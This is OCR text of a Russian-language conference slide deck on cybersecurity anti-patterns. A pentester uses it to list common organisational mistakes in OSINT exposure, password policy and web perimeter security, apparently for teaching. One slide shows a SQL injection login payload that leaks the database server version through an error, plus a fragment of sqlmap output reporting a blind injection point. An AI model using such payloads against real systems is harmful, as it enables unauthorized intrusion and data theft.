
Анти-паттерны Кибербезопасности

ОБО МНЕ

- Привет, я Кирилл
- Работаю в LMSecurity
- Провожу лекции у студентов
- Веду блог и подкасты
  t.me/pathsecure


Участник сообщества @dc7342

Penetration Testing - тестирование на проникновение (англ) - метод оценки безопасности организации путем моделирования действий злоумышленника



Чем мы занимаемся:

- Атаки на сайты организаций;
- Тестирование Wi-Fi сетей;
- Тестирование безопасности внутренней сети.
- Расследование инцидентов безопасности.
- Тестирование людей через социальную инженерию;



Анти-паттерн - полная противоположность паттерну

Комплексный пентест состоит из:

Конкурентная разведка (osint);

Внешний периметр;

Внутренний периметр.

На каждом этапе многие компании совершают одни и и те же ошибки, следуя антипаттернам.

OSINT

(конкуретная разведка)

Использование социальных сетей на рабочем месте

(фотографии, поздравления, корпоративная почта, личные телефоны в разделе контактов)

Наличие связи:
работа <-> жизнь


PR компании организаций


(газета предприятия, пресс-релизы, ДР, инфа о сотрудниках, достижения)

Утечки.
Отсутствие парольной политики.
Переиспользование паролей

Внешний периметр (web)


Отсутствие проверок безопасности самописных приложений


Вход в приложение
' OR 1=CONVERT(INT,@@version)--
Вход
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64)
Aug 19 2014 12:21:34
Copyright (c) Microsoft Corporation
Standard Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
' to data type int.


URI parameter '#1*' is vulnerable. Do you want to keep testing the
sqlmap identified the following injection point(s) with a total of
---
Parameter: #1* (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
